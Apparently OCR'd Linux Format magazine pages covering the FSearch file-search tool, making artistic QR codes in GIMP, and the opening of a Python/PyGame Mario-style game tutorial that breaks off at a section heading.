

Name: LXF
Macro: lxf
☐ Search in path
☑ Match case
☐ Enable regular expressions
Query:
LXF

2 Set your query

Type keywords to filter your search, ticking ‘Match case’ to make them case-sensitive, or ‘Enable regular expressions’ to build a more sophisticated filter involving RegEx. Use an online tool like **https://regexr.com** to help build your queries.



Name: Work Archive
Macro: work
☑ Search in path
☐ Match case
☐ Enable regular expressions
Query:
/home/nick/media/Archive/Work Archive

3 More options

The ‘ext:’ line as found in preset filters like Documents reveals how to set up file-type based filters. Finally, to create a filter that restricts your search to a specific folder, tick the ‘Search in path’ box and type the full path into the Query box.

starts returning results, with your search terms highlighted within the file and folder names listed. Double-click a file to open it, or right-click it for more options, such as opening it in a specific application.

You can also select multiple results. Choose Edit> Select All, or manually click and select. There's also an option to invert your selection via the same Edit menu.

To the right of the search box you'll see an 'All' dropdown. Click this and you'll see options for filtering your search to show only one of the following types: Folders, Files, Applications, Archives, Audio, Documents, Pictures and Videos. They're all self-explanatory, but you can see what file types each one covers by selecting Edit>Preferences>Search tab.

Here you can edit what file types are supported for each type, along with a macro name. The macro enables you to search using that filter directly from the Search box. Type the filter's macro followed by a colon and your search terms, such as `doc: LXF` to perform a search for documents with names containing LXF. You can edit these categories and add your own filters from scratch – see the step-by-step guide (*below left*) for details.

The Art of the Search

In addition to *FSearch's* support for boolean operators (`AND` , `OR` and `NOT`), there's support for using wildcards to find files and folders with similar, but not identical, names – or to compensate for your faulty memory. These follow the usual rules: `*` can substitute multiple characters, so `wh*` would return `what` and `why` , while `w*t` would return both `what` and `wet` . For single characters, use `?` so `w?v` would only match three-letter words beginning with w and ending in v – `wav` but not `wave` . You can mix and match, so `w?v*` for example would match both `wav` and `wave` .

Another handy wildcard is the square bracket. This enables you to narrow the focus of your search, so `c[ae]ll` matches `call` and `cell` , but not `cull` . You can also specify a word range using a hyphen: `c[e-u]ll` would find `cell` , `cull` and everything in-between. Use the exclamation mark to exclude characters: so `c[!a]ll` matches `cell` , `cull` but not `call` .

FSearch also supports regular expressions (*see box, below*) while the Quick Tip reveals how to master other supported search syntax.



Preferences

Interface | Search | Database

☑ Update database on start
☐ Update every 0 hour(s) and 15 minute(s)

Include / Exclude

Active	Path	One Filesystem
☑	/home/nick	☐
☑	/media/nick/Data	☐
☑	/mnt/C63E68333E681F25/Nick/NextCloud	☐

By default FSearch indexes your Home folder only, but you can add additional folders and drives via Edit> Preferences.

Now you've mastered the basics of how *FSearch* works, and seen how it can help you find those deeply buried files that much quicker, it's time to fine-tune the program to deliver even better results.

First up – if you're someone who doesn't consolidate all their files in their Home folder (or even on the same drive), then you'll need to add those extra locations to *FSearch's* database so it knows to index them. This is an intensive process, and the more files you need to index coupled with the relative speed of your hard drive will determine how long the initial indexing process will take.

To add these locations to the database, choose File> Interface and switch to the Database tab. Click + to add each folder or drive you wish to index. As soon as you click OK, the selection will be indexed, and the index's progress will be displayed in *FSearch's* status bar.

When configuring your folders, you'll notice an Exclude option on the left. You can use this to exclude specific folders and file types from the index, and automatically exclude hidden files and folders. Simply click + to select your unwanted folders, or enter the file names or types to exclude in the 'Exclude files:' box, separating each one with a comma.

FSearch is configured to only update its index when you launch the program. If you plan to leave it open for hours at a time, you might want to configure it to update periodically: tick 'Update every' and set the hours and/ or minutes between each scan. Remember, however, that indexing puts pressure on your filesystem and could slow down your system while it's running. **LXF**

QUICK TIP

We've barely scratched the surface of FSearch's powerful syntax – visit https://github.com/cboxdoerfer/fsearch/wiki/Search-syntax for a rundown of how it works, including guides to modifiers and functions.

» EXPRESS YOUR SEARCHES

FSearch also supports Regular Expressions (RegEx) for advanced search terms. RegEx is disabled by default – press Ctrl+R to enable/disable it as required, and you'll see REGEX is listed in the status bar when it's switched on.

Why use RegEx? One reason is if existing boolean operators and wildcards don't meet your exact needs. RegEx supports these terms – albeit in a different way (use | in place of OR, for example) that enables you to build more sophisticated searches.

Take `?` and `*` for example. With RegEx, `?` is used to indicate zero or one occurrences of the preceding character – so `armou?r` would match both UK (`armour`) and US (`armor`) spellings. Similarly, `*` works to indicate zero or more occurrences of the preceding character, while `+` matches one or more occurrences – so `fee*d` would match both `fed` and `feed` , but `fee+d` would only match `feed` .

If you're wondering, the full stop (`.`) character replaces the question mark (`?`) as a single-character wildcard. If you want to restrict the wildcard to a specific type use `\d` for a single number, `\w` for an alphanumeric (A-Z, 0-9) character, or `\W` for a symbol. Finally, to emulate the asterisk (`*`) wildcard in RegEx, use `.*` instead (so `r.*d` to match `rod` , `red` , `reed` , `read` and so on).



FSearch

LXF\d\d\d.tut

Name	Path	Extension	Size	Date Modified
LXF202.tut_snapshots	/home/nick/media/Archive/Work ...		8.1 MB	2020-09-28 15:26
LXF203.tut_desktops	/home/nick/media/Archive/Work ...		4.6 MB	2016-03-03 09:13
LXF203.tut_desktops	/home/nick/media/Archive/Work ...		4.2 MB	2017-05-30 16:54
LXF204.tut_printers	/home/nick/media/Archive/Work ...		6.9 MB	2019-01-15 11:32
LXF205.tut_libreoffice	/home/nick/media/Archive/Work ...		5.6 MB	2016-03-03 09:13
LXF205.tut_network	/home/nick/media/Archive/Work ...		6.6 MB	2016-10-10 19:21
LXF206.tut_encode	/home/nick/media/Archive/Work ...		10.2 MB	2020-09-09 10:26
LXF206.tut_gparted	/home/nick/media/Archive/Work ...		8.2 MB	2016-03-03 09:13
LXF207.tut_virtualbox	/home/nick/media/Archive/Work ...		9.0 MB	2016-03-03 09:13
LXF208.tut_icons	/home/nick/media/Archive/Work ...		3.3 MB	2017-01-04 14:16
LXF208.tut_troubleshoot	/home/nick/media/Archive/Work ...		6.1 MB	2017-01-04 14:16
LXF209.tut_openelec	/home/nick/media/Archive/Work ...		17.2 MB	2020-09-28 14:12
LXF209.tut_tablet	/home/nick/media/Archive/Work ...		16.4 MB	2020-09-28 14:12
LXF209.tut_terminal	/home/nick/media/Archive/Work ...		3.9 MB	2020-09-28 14:12
LXF210.tut_terminal	/home/nick/media/Archive/Work ...		1.8 MB	2020-12-13 10:46
LXF211.tut_pi2	/home/nick/media/Archive/Work ...		21.7 MB	2017-11-23 16:38
LXF211.tut_terminal	/home/nick/media/Archive/Work ...		2.3 MB	2020-12-13 11:50

923 items · 729,070 items · REGEX · Work Archive

Regular expressions help you to build searches using both precise keywords and similar ones.

GIMP

Credit: www.gimp.org

Create better QR codes

Mike Bedford reveals how to get creative with your QR codes to draw attention to them better and help people sign up to newsletters and more.

OUR EXPERT

Mike Bedford has long been fascinated by QR codes, and has been inspired by their resurgence in popularity to create less boring-looking variants.

QR codes, those two-dimensional barcodes that whisk you off to a web page when you scan them with your phone, have had a chequered history. Invented in the '90s and used extensively in Japan, their belated introduction to the rest of the world was short-lived before heading for apparent extinction. You'll probably have noticed, though, that they're now enjoying a resurgence in popularity. Fuelled by their use during the Covid pandemic – remember having to scan QR codes to enter restaurants and pubs? – we're now seeing them everywhere as everyone has been trained up to use them.

If you own a business, putting a code on your business card or brochure makes it far easier for potential clients to access your website. If you edit a newsletter for your sports team, code club or local community, QR codes can engage your readers better than a printed URL. What's more, some publications allow images in their small advertisement columns, so using QR codes there is another option. But here's an interesting thing: recent surveys have shown – hardly surprisingly – that if you move away from a boring black-and-white matrix to something more creative, you'll get far more hits. So, the subject of this tutorial is how to create artistic QR codes.



QtQR: QR Code Generator

Select data type: URL

URL to be encoded: https://www.linuxformat.com

Parameters:

Pixel Size: 10

Error Correction: Highest

Margin Size: 4

☑ Add BOM character

The first step in our approach to making a creative QR code involves making a regular QR code. We suggest using QtQR.

The basic code

Our approach for creating QR codes that stand out from the crowd is to create an ordinary QR code and edit it. Because while there are plenty of tools for generating basic ordinary QR codes, we don't know of any Linux utilities for producing artistic variants, but we do have some good image-editing tools, such as *GIMP*, which we're using here.

To create the basic code, we're almost tempted to say that a GUI tool offers little benefit over a command-line tool. After all, typing `qrencode LXF -l H -o https://linuxformat.com` is no more of a chore than typing the same information and selecting the odd menu entry in a GUI tool. However, you're not done at that point because, after you've generated the QR code, you're undoubtedly going to want to take a look at it, so you need to issue a command to another utility, which probably isn't installed by default. So, we're going to suggest you use the GUI tool *QtQR*, which displays codes as soon as they're generated.

Our main theme here is how to augment basic QR codes in *GIMP*, so we're leaving you to figure out how to use *QtQR* to produce the basic code, but it's not at all difficult. There's a couple of points we ought to make, though. First, select the highest error correction level, sometimes referred to as just H, because our subsequent modifications will make the code more difficult to read. And second, if you're going to customise it by adding an image, create a large QR code in terms of pixels, otherwise your image has to be very low resolution. Alternatively, resample the QR code to a higher resolution using *GIMP's* Image > Scale Image option before you use it. That works perfectly

» ALTERNATIVE APPROACHES

We'll have to leave you to figure out the details yourself, but here's a couple of other ideas you might like to try. First, the black squares don't all have to be the same colour. Using a rainbow of colours might look gaudy, so we have a suggestion that's more subtle and more likely to be readable. Use an image that comprises a fountain fill or similar pattern, in a range of similar darkish colours, imported as a layer in *GIMP* below the QR code, and make the black areas of the QR code transparent. Second, so long as you don't overdo it, the eyes can be made a different shape and this slight change can look quite effective. Circles, or squares rounded off on one or all corners, have been used effectively, but the overall size shouldn't change, and they should still be a central shape surrounded by a border.

with a QR code, so long as you choose None for Interpolation.


Activities
Gimp-2.10
20 Nov 16:30
*[Linux Format QR] (imported)-1.0 (RGB colour 8-bit gamma integer, GIMP built-in sRGB, 1 layer) 490x490 – GIMP
File Edit Select View Image Layer Colours Tools Filters Windows Help
GEGL Operation
Basic,
(None)
Mode Normal
Opacity 100.0
Lock:
Linux Format
-87, 74
px
100 %
Linux Format QR.png (3.8 MB)

Colour Exchange
Linux Format QR.png-2 ([Linux Format QR] (impor...
Presets:
From Colour
To Colour
Red Threshold 0.000
Green Threshold 0.000
Blue Threshold 0.000
Blending Options
☒ Preview
☐ Split view
Help Reset Cancel OK

GIMP provides so many options for enhancing a boring monochrome QR code; changing colours couldn't be much simpler.

Squares and eyes

We're going to look at several ways of brightening up a QR code and you can use these either singly or in combination. However, bear in mind that the more changes you make, the less likely it'll decode correctly. So, be sure to test your modified code before using it in earnest, ideally using several different phones and scanning apps. And finally, before looking at specific techniques, because all our methods involve introducing colour, after you've opened the QR code in *GIMP*, ensure it's a colour image by choosing Image > Mode > RGB.

The simplest – but still quite effective – way of brightening up a QR code is to colour the black squares. This is, perhaps, safer than colouring the background (the white squares). The methods in this section can make quite a difference alone, but if you also want to add an image, as discussed in the following section, we suggest you recolour the QR code first.

With the QR code open in *GIMP*, select Colors > Map > Color Exchange. Now, in the Color Exchange dialog box, select black as the From Color, and your selected new colour, which should be fairly dark, as the To Colour. All the black content of the QR code changes to your chosen colour so, instead of black squares on a white background, you'll have more colourful squares.

As well as colourising the black squares, using Color Exchange also alters the colour of the so-called eyes, the square patterns in the top-left, top-right and bottom-left corners. Artistic QR codes sometimes have differently coloured eyes, but this needs us to change just part of the QR code to a different hue. To do that, first select one of the eyes using the Rectangle Select tool. You can now use the method we used to recolour the squares, but this time it affects only the selected area. Repeat this for the other two eyes and you're done. You could also vary this method slightly to use different colours for the central square of the eyes and their border.

Add images

Next are two different ways of adding an image to a QR code. In both cases, our instructions assume the QR code is open in *GIMP* and you've made sure the image mode is RGB.

First up, we're going to see how to incorporate a small image in the centre, this being one of the most common ways of customising a QR code. The image must be fairly small, perhaps replacing about 100 squares, and it should have a white background. The technique is quite straightforward. Open the image you want to add as a new layer (File > Open As Layers) and ensure the image is the top layer. Now scale it, using Layer > Scale Layer. It looks better if you size it so no partial black squares are visible around it.

It's not as common, but a different way of adding an image, which you might like to try, is to add that image as a background behind all the black squares of the QR code. However, there's a lot more scope for things to go wrong here, because that image will be the full size of the code. An image in a few pale colours, say yellow and light cyan, might work OK, but with a photographic image, you first need to increase its brightness so all the colours will be much fainter than the squares of the QR code itself.

Open the image as a new layer, but this time it should be the bottom layer. Resize it, if necessary, so it's about the same size as the code. With the image layer selected, chose Layer > Transparency > Color To Alpha, and in the Color To Alpha dialog box, ensure that the default colour white is selected. The image now shows through the QR code wherever it was white. **LXF**

QUICK TIP

A QR code with the highest error correction level (H) can be read if 30% of it is damaged. However, don't push it by placing too large an image in the centre, because that means it's much less immune from accidental damage or poor lighting.



Using a small image in the centre of a QR code is common and effective, but you might like to try a full-size but faint background image.

» WE COULD USE A QR CODE HERE Subscribe now at http://bit.ly/LinuxFormat

PYTHON

Credit: https://github.com/mx0c/super-mario-python

Recreate classic retro platform games

Recreating classic games is easy for **Andrew Smith**. He finds avoiding pixel-art bad guys somewhat more difficult!

OUR EXPERT

Andrew Smith is a software Developer for NHS Digital. He enjoys scripting in Python and playing video games.

QUICK TIP

When practising with new or unfamiliar code, always back up the file you are practising with, so if anything goes wrong, it is easy to recover.

During the early to mid-'90s, platform games were incredibly popular on game consoles. The king of the platformer was Nintendo and iterations of *Mario* games were rolled out for the Nintendo Entertainment System and Super Nintendo Entertainment System. This means that, even today, people still love to play *Super Mario Bros* and its ilk in a staggering array of variations.

For this instalment, we are looking at a Python project created by Marius Bauer (**https://github.com/mx0c**) that aims to ape the original *Super Mario World* video game. We've modified and adapted the code for the benefit of this tutorial and are using replacement original sprites and game titles to appease the legal eagles. The original (unmodified) source code and resources can be found at the following Git: **https://github.com/mx0c/super-mario-python**.

The aspects of the project that we're covering in this tutorial include looking at the overall structure of the project, the video game menu, loading game characters by sprite sheet and looking at the code that controls how the video game characters are moved in the game program. Before we can do any of this, though, we first need to make sure we have the correct environment set up.

Let's go!

We'll install and set up Python 3.10 for the benefit of this tutorial. For those who have Python/PyGame already installed, Python 3.8+ should be a good enough version to use with this tutorial. Type the following to install Python 3.10 and PyGame:

```
$ sudo apt-get update
$ sudo apt-get install python3.10
$ sudo apt-get install python3-pip
$ python3.10 -m pip install pygame
$ python3.10 -m pip install scipy
```

(The last line is needed for this tutorial.)

To make sure you are calling the correct *Pip* version, check in the **Scripts** folder of the Python installation folder. There maybe a version number of *Pip* to use – for example, *Pip3.8*.

Check the Python version and PyGame version, then `git clone` from repository:



```
andrew@Ubuntu-Laptop:~/PythonProjects/Ghostein/src$ python3.10
Python 3.10.0 (default, Oct 11 2021, 05:33:59) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pygame
pygame 2.1.0 (SDL 2.0.16, Python 3.10.0)
Hello from the pygame community. https://www.pygame.org/contribute.html
>>> 
```

Here you can see the successful installation of Python 3.10 and PyGame after going into the Python interpreter.

```
$ git clone https://github.com/asmith1979/lxf296_marioworld/
```

The whole project has been put into a folder called **PythonProjects**, which was created before downloading the project. The source code and project can also be retrieved from the *Linux Format* archive (**https://linuxformat.com/archives?issue=296**). This tutorial focuses on the source code located in the folder called **lxf296_marioworld**, so if you're not in that folder, type `cd lxf296_marioworld` to access the Python source code. To edit and view the code, you can either use the default text editor installed on your flavour of Linux or you could use something more specific, such as *Notepad++*, *PyCharm* or *VS Code*. We are using *gedit*. If using this method to view and edit source files, it may be helpful to open up two console windows, with one used for editing and viewing source files, and the other for executing the PyGame code.

Get running!

Before we delve into the code or any other part of the project, let's get the project running so you can have a play around and get to know the project better:

```
$ python3 main.py
```

To control the non-trademark infringing game character, use the cursor keys to move left and right, Space to jump and Escape to pause the game and navigate back to the main game menu. Whenever you are ready to continue with this tutorial, press Escape to bring up the main menu and exit the game.

In the same folder where **main.py** was executed, there are other files and folders to make the project work. It uses a lot of graphics and sound resources, as

» OBJECT-ORIENTATED TECHNIQUES

Object-orientated programming (OOP) techniques are used quite heavily in this project. If you are not familiar with the concept, OOP is where software is built on the concepts of objects and these objects can relate with each other in various ways. A template for an object is usually referred to as a class. In relation to this game project, many classes have been created, including `Mario`, `Spritesheet`, `Sprites`, `Input`, `Menu` and so on. Within these are constructors and other methods to help make a particular part of the project work in a certain way. All classes have what is known as a constructor, which is used to initialise values and processes at the start of an operation that might contribute to the overall objective of the class. Some of the classes in this project are made up of one constructor method and an additional operational method, while others contain more methods to carry out more duties. The advantage with writing code this way is that it helps to keep the code more maintainable, as code for specific parts of the project are kept within a contained unit (class). Also, code can be shared and re-used among other classes in the project.

well as other Python script files. The main folders of interest are:

- **Classes:** Contains Python script files that define the game menu, in-game animations, game input, level loading, sound management and so on.
- **Entities:** Contains Python script files that define various in-game objects, such as coins, mushrooms, coin boxes and the Mario game character.
- **Img:** Contains various images in PNG format for the game, including sprite sheets.
- **Levels:** Contains various JSON files that define the levels for the project.
- **Sfx:** Contains various files used for the sound effects in the game.
- **Sprites:** Contains various JSON files that define details about the entities and game character.
- **Traits:** Contains Python script files that define the actions of the character in further detail.

Only a selection of the above are covered in this tutorial, relating to the menu system, using sprite sheets and game character control. Feel free to investigate other aspects further that are not covered.

Pizza menu?

Starting **main.py** brings up a game menu before the game starts, along with a retro-style theme tune. The menu allows the player to select a level to play, adjust settings for sound effects and music, or exit the game. The menu is controlled by the keyboard cursor keys, while Escape navigates back to the main menu options.

A game menu requires some thought about how the user will interact with it and what benefit it will provide. We've described the options available in the menu and how the player can navigate them, and the way these are presented on the screen introduces the concept of UI (user interface) design and implementation, a very important field in software engineering. The code that operates the game menu is found in the Python script file **menu.py**, located in the **Classes** folder. Before we open **menu.py**, let's look at **main.py**, as this is where the game menu is first called from. If you have not done so already, open **main.py** in your chosen editor. You can see there is a `main` function that contains two while loops. The first while loop is used for the game menu and the second one is used for the overall game. Take a look at the following code example:

```
def main():
  ....
  menu = Menu(screen, dashboard, level, sound)
  while not menu.start:
      menu.update()
  ....
```

Above is a sample of source code taken from the function `main()` defined in **main.py**. Before the while loop, an instance of the video game menu is created, passing in screen settings, dashboard, level and sound settings to be used by **menu.py**. After this, a while loop is started that only terminates when the player chooses to start or exit the game. Doing this allows the player to navigate around the menu options before proceeding to play. Now that we know how the game menu is started, let's look at the source code that makes the menu work. If you have not already done so, open **menu.py** in your chosen editor. As you can see, all the code that is used to make the video game menu work is contained in a class called `Menu`, which contains a number of properties and methods to help do this. If you're new to object-orientated programming (OOP), a class can be regarded as a template of an object and contains what is known as a constructor, which is the first method that executes in the class to initialise variables and perform other functionality before any main operation is executed. Let's take a look at the class constructor for `Menu`:

```
__init__(self, screen, dashboard, level, sound):
    self.screen = screen
    self.sound = sound
    self.start = False
    self.inSettings = False
    self.state = 0
    self.level = level
    self.music = True
    self.sfx = True
    self.currSelectedLevel = 1
    self.levelNames = []
```

QUICK TIP

Original sprites sourced from: www.spriters-resource.com, Ztimegaming (Mario), Captain (Bowser), YIEY20 (Koopas), Striker212 (Peach), CyberShadow (Goombas), Askywalker (Base tiles).



Sprite sheets are used to store the frames of character animation used within the game.

QUICK TIP

When searching for a function or variable in code, it may be useful to use the editor's search facility to go directly to what you're looking for instead of using the cursor-keys.

```
        self.inChoosingLevel = False
        self.dashboard = dashboard
        self.levelCount = 0
        self.spritesheet = Spritesheet(“./img/title_screen.
png”)
```

Above shows the majority of the code included in our class constructor. In Python, class constructors are usually identified by `__init__` with the first argument passed in as `self`. The keyword `self` is used to refer to the object itself and not a variable that is passed in, such as `screen` in this example. In regards to this project, the constructor is used to store the screen settings, set whether the game music is on or off, set whether the sound effects are on or off, as well as other game settings, some of which need to call on other methods in the class to fully set. If you are new to coding, you might want to have a go at changing some of the settings in the constructor, saving and then running the program to see the effect. As a suggestion:

```
self.music = False
self.sfx = False
```

Also, open **settings.json** and set to `false` where it says `true` and save the changes. From making the above changes, the game now starts with no music or sound effects unless they are now turned on via the menu settings. Before continuing, you may want to change the settings back again. The method in the `Menu` class that allows the player to navigate and choose menu options is called `checkInput`.

```
def checkInput(self):
    events = pygame.event.get()
    for event in events:
        if event.type == pygame.KEYDOWN:
            if event.key == pygame.K_ESCAPE:
                if self.inChoosingLevel or self.inSettings:
                    self.inChoosingLevel = False
                    self.inSettings = False
                    self.__init__(self.screen, self.dashboard, self.
level, self.sound)
                    else:
                        pygame.quit()
                        sys.exit()
                elif event.key == pygame.K_UP or event.key ==
pygame.K_k:
                    if self.inChoosingLevel:
                        if self.currSelectedLevel > 3:
                            self.currSelectedLevel -= 3
                            self.drawLevelChooser()
                    if self.state > 0:
                        self.state -= 1
                elif event.key == pygame.K_DOWN or event.
key == pygame.K_j:
                    if self.inChoosingLevel:
                        if self.currSelectedLevel+3 <= self.
levelCount:
                            self.currSelectedLevel += 3
                            self.drawLevelChooser()
                        if self.state < 2:
                            self.state += 1
```

Above is a sample of the `checkInput` method. As can be seen from the code, navigation is purely keyboard-driven. In the above example, events are handled for when the Escape key and Up and Down cursor keys are pressed. If the player is in the top-level menu (Choose Level, Settings, Exit) and presses Escape, the program is ended. If the player is in the settings or level-choosing menu, when Escape is pressed the player is brought back to the top-level menu. When the player presses the Up or Down keys, a check is done to see whether the player is at the very top or bottom of the menu options, which prevents the menu selector from moving any further. Also, when a key is pressed, checks are done to see if you are in the correct menu to perform an action. Now that we have had a brief look at the game menu system, we'll turn to how the game characters in the project are loaded.

It's-a me!

All the characters in the game are loaded from what is known as a sprite sheet, an image file that contains a number of images of the same character in different positions (standing, jumping, walking and so on). Some of the images can be grouped together to form an animation as well as being used individually. Before we continue, open the following files in your chosen editor:

- **Spritesheet.py** (**classes** folder)
- **Mario.json** (**sprites** folder)
- **Sprites.py** (**classes** folder)
- **Mario.py** (**entities** folder)

We'll start by viewing the code in **Spritesheet.py**. This script file contains a class called `Spritesheet` that contains a constructor and a method called `image_at`. This class gets used by every character featured in this game project. In the **img** folder, there is a GIF file called **characters.gif**. Open this file with an image-viewing application on your machine (*GIMP*, for example) and you'll see many small images of main player and some of the other characters featured in the game project.

» JSON

JSON (JavaScript Object Notation) is a common data file format used for data processing, similar to that of XML. This project has used JSON data to define menu option settings and the layout of the levels, and has also played a part in how the graphics data is loaded in for each of the game characters featured in the project.

JSON files can usually be identified with a .json file extension, and data in JSON format looks something like the following.

```
{“sound”: true, “sfx”: true}
```

This example has been taken from **settings.json** located in the same folder as **main.py**. You can see the JSON format consists of a property name and property value structure (similar to the concept of a dictionary), which the JSON library that Python supports can use to retrieve a value by using the property name. Also, you may notice that the whole entry is started and closed with curly braces {}. Look at the following:

```
data = json.load(jsonData)
mySpritesheet = Spritesheet(data[
“spriteSheetURL”])
```

This code, from **Sprites.py**, shows the property name **spriteSheetURL** is used to call the value for **spriteSheetURL**, which for Mario is **./img/characters.gif** looking at **Mario.json**.

MARIO
000300
×02
WORLD
One
TIME
087

Our game character has increased in size due to killing an enemy character – conversely, getting killed by one can reduce your size.

The `image_at` method from the `Spritesheet` class is used to grab images from **characters.gif**. In the code editor, select to view **Sprites.py**. This contains all the code for loading all the game characters featured in this project. There is a class implemented called `Sprites` that contains a constructor and a method called `loadSprites` that takes in a list of filenames to help load the images for the characters. Let's take a look at the class constructor.

```
def __init__(self):
    self.spriteCollection = self.loadSprites(
        [
            “./sprites/Mario.json”,
            “./sprites/Goomba.json”,
            “./sprites/Koopa.json”,
            “./sprites/Animations.json”,
            “./sprites/BackgroundSprites.json”,
            “./sprites/ItemAnimations.json”,
            “./sprites/RedMushroom.json”
        ]
    )
```

The constructor method of the class is purely used to call the method `loadSprites` that passes a list of JSON (JavaScript Object Notation) files in as an argument – each of the JSON files contains data about where and how the image data is loaded for each character and aspect of the game. The method `loadSprites` then uses a for loop to process each of the JSON files in turn, loading image data into the project. Select to view the file **Mario.json**, which we'll look at as an example of the JSON files that are loaded. **Mario.json** contains data relating to the image position in the sprite sheet, the specific sprite sheet to retrieve the images(s) from, what the purpose of the image is for (standing, running, jumping, and so on) and various other details. Let's take a look at some of the data stored in **Mario.json**:

```
 “spriteSheetURL”: “./img/characters.gif”,
   “type”:”character”,
   “size”:[16,16],
   “sprites”:[
     {
        “name”:”mario_idle”,
        “x”:276,
        “y”:44,
        “scalefactor”:2,
        “colorKey”:-1,
        “collision”:false
     },
```

You may wish to look further into some of the files we have just been viewing, to help get a deeper understanding of how things work and are connected together, because this tutorial is only aimed at providing an overview. Now we'll move on to how the game character is controlled.

In control

